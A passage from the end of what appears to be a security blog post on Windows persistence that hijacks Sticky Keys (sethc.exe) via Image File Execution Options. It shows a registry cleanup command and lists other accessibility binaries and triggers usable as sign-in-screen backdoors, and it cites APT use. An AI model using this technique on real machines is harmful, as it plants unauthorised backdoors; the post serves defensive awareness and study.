


Finally, pressing **Shift** key **5** times:



Note to the properties of the `hack.exe` :






Perfect! =^..^=

After end of experiments, for cleanup, run:

```
Remove-Item -Path "HKLM:\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Image File Execution Options\sethc.exe" -Force -Verbose
```





## conclusion

The Windows Accessibility Features are a collection of utilities accessible via the Windows sign-in screen (like Sticky Keys). Some Accessibility features and their corresponding trigger choices and locations include:

### 1. Utility Manager

- `C:\Windows\System32\Utilman.exe`
- Trigger: `Windows key + U`

### 2. On-Screen Keyboard

- `C:\Windows\System32\osk.exe`
- Trigger: Click on On-screen keyboard button

### 3. Magnifier

- `C:\Windows\System32\Magnify.exe`
- Trigger: `Windows Key + =`

#### 4. Narrator

- `C:\Windows\System32\Narrator.exe`
- Trigger: `Windows Key + Enter`

#### 5. Display Switcher

- `C:\Windows\System32\DisplaySwitch.exe`
- Trigger: `Windows Key + P`

These Windows capabilities became well-known when the APT groups exploited them to backdoor target PCs. For example, [APT3](#), [APT29](#) and [APT41](#) used sticky keys.

I hope this post spreads awareness to the blue teamers of this interesting technique, and adds a weapon to the red teamers arsenal.

[MITRE ATT&CK. Event Triggered Execution: Accessibility Features](#)

[APT3](#)

[APT29](#)

[APT41](#)

[source code in github](#)

| This is a practical case for educational purposes only.

Thanks for your time happy hacking and good bye!

*PS. All drawings and screenshots are mine*